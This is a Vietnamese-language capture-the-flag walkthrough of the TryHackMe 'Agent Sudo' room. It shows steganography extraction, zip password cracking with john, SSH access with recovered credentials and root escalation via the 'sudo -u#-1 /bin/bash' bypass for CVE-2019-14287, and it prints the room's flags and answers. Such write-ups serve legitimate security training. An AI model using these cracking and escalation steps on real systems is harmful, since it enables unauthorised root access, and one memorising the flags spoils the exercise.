--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0x8804          End of Zip archive, footer length: 22
```


Giải nén file ảnh



```
┌──(root㉿kali)-[/home/kali]
└─# sudo binwalk -e cutie.png --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'ja
r', 'jar xvf '%e'' might not be installed correctly
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0x8804          End of Zip archive, footer length: 22
```

Truy cập vào thư mục vừa được giải nén


+Giải nén bằng 7z nhưng không thể thực thi vì không có mật khẩu



```
┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# 7z e  8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,32 CPUs Intel(R) Core(TM) i5-10300H CPU @ 2.50
GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 08:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 08:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
ERROR: Wrong password : To_agentR.txt

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```


Lệnh "zip2john" là một công cụ được sử dụng để chuyển đổi tập tin nén zip thành định dạng mật khẩu được sử dụng bởi công cụ "john the ripper". Công cụ này giúp bạn tìm hiểu về mật khẩu của tập tin nén zip khi bạn không có mật khẩu.

Giải nén ta tìm được mật khẩu là alien




```
┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# zip2john 8702.zip >ziphash

┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# john ziphash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2023-06-01 11:49) 0.9433g/s 41928p/s 41928c/s 41928C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
```

Giải nén file bằng 7z



```
┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# 7z e  8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,32 CPUs Intel(R) Core(TM) i5-10300H CPU @ 2.50
GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 08:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 08:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```


Đọc file to_agentR.txt



```
┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R

┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# echo "QXJlYTUx" | base64 -d
Area51
```

Lệnh "steghide extract" được sử dụng để trích xuất thông tin ẩn (hidden information) từ một tệp tin hình ảnh bằng cách sử dụng công nghệ steganography. Trong trường hợp này, câu lệnh đang được sử dụng để trích xuất thông tin từ tệp tin hình ảnh "a.jpg" bằng công cụ Steghide.

Tìm được file message.txt



```
┌──(root㉿kali)-[/home/kali]
└─# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(root㉿kali)-[/home/kali]
└─# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

FTP password :cystal

Zip file password :alien

steg password:Area51


Who is the other agent (in full name)? James

SSH password Hackerrules!


Task 4 Capture the user flag

You know the drill.

Ssh đến máy




```
┌──(root㉿kali)-[/home/kali]
└─# ssh james@10.10.26.88
The authenticity of host '10.10.26.88 (10.10.26.88)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.26.88' (ED25519) to the list of known hosts.
james@10.10.26.88's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun  1 15:55:20 UTC 2023

  System load:  0.0               Processes:           93
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.26.88
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ █
```




```
james@agent-sudo:~$ sudo --v
sudo: option '--v' is ambiguous; possibilities: '--version' '--validate'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user]
            [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Lệnh "sudo -u#-1 /bin/bash" được sử dụng để thực thi một câu lệnh shell (bash) với quyền người dùng root (superuser) bằng cách sử dụng lệnh sudo trên hệ thống Linux.



```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
root@agent-sudo:~# █
```


Tìm được file root



```
root@agent-sudo:~# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

Answer the questions below

Tìm được file user_flag : b03d975e8c92a7c04146cfa7a5a313c7




```
root@agent-sudo:/root# cd /home/james
root@agent-sudo:~# ls
Alien_autospy.jpg  user_flag.txt
root@agent-sudo:~# cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

What is the user flag? b03d975e8c92a7c04146cfa7a5a313c7

What is the incident of the photo called? : Roswell alien autopsy


Tải file ảnh về máy tính



```
root@agent-sudo:~# scp Alien_autospy.jpg kali@10.18.52.203:/home/kali
The authenticity of host '10.18.52.203 (10.18.52.203)' can't be established.
ECDSA key fingerprint is SHA256:V3QPaZ7ncQnBPjJfSD5+SbfJKYkJhgELVLW+Vk6lviE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.18.52.203' (ECDSA) to the list of known hosts.
kali@10.18.52.203's password:
Alien_autospy.jpg                                                   100%   41KB  61.0KB/s   00:00
root@agent-sudo:~# 
```

Google Images

Tìm được thông tin


sudo 1.8.27 - Security By
Google Lens
The Alien Workshop Auto
TryHackMe! Room: Agent
871 TinEye search results
Filmmaker reveals how h
ews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment.print
NetHunter
Exploit-DB
Google Hacking DB
OffSec
GTFOBins
Hash Analyzer - Tunne...
CrackStation - Online ...
FOX NEWS .com
Print
Close

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

Published October 31, 2018

Task 5 Privilege escalation

Enough with the extraordinary stuff? Time to get real.


Answer the questions below

CVE number for the escalation : CVE-2019-14287

(Format: CVE-xxxx-xxxx)

What is the root flag? : b53a02f55b57d4439e3341834d70c062

(Bonus) Who is Agent R? : DesKel



sudo 1.8.27 - Security Bypass

EDB-ID: 47502

CVE: 2019-14287

Author: MOHIN PARAMASIVAM

Type: LOCAL


EDB Verified: ✗

Exploit: ⬇ / {}

